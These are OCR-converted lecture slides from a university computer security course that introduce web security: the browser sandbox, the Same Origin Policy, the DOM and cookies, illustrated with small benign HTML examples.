CSE 484 : Computer Security and Privacy

Web Security
[Overview + Browser Security Model]

Winter 2021

David Kohlbrenner

dkohlbre@cs.washington.edu

Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Course Assessment


- This is part of how we improve 484

- Be honest and open about what isn't (and is!) working


Admin

- We may not get to the in-class assignment today
- No class Monday
  - There may be office hours, I'll post IF they will happen on edstem
- Assignments
  - HW2 due Wednesday
  - Lab 1 is done! ☺
  - Final Project checkpoint 1 coming up

Big Picture: Browser and Network



Where Does the Attacker Live?



Two Sides of Web Security


(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection


But at least 3 actors!



Browser: All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages
  - Simultaneously
  - Sequentially



- Safe delegation


Browser Security Model

Goal 1: Protect local system from web attacker


→ Browser Sandbox

Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy



Browser Sandbox



Goals: Protect local system from web attacker; *protect websites from each other*

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(new: also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md

	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy (SOP)

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

HTTP 80 443

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com**:81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!

- Browsers don't (or didn't) always get it right...


- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

Document Object Model

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).

```
<html> <body>
<iframe
   src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```




www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Browser Cookies


- HTTP is stateless protocol
- Browser cookies used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets

Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can't steal login token for another site ☺




Problem: Who Set the Cookie?



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

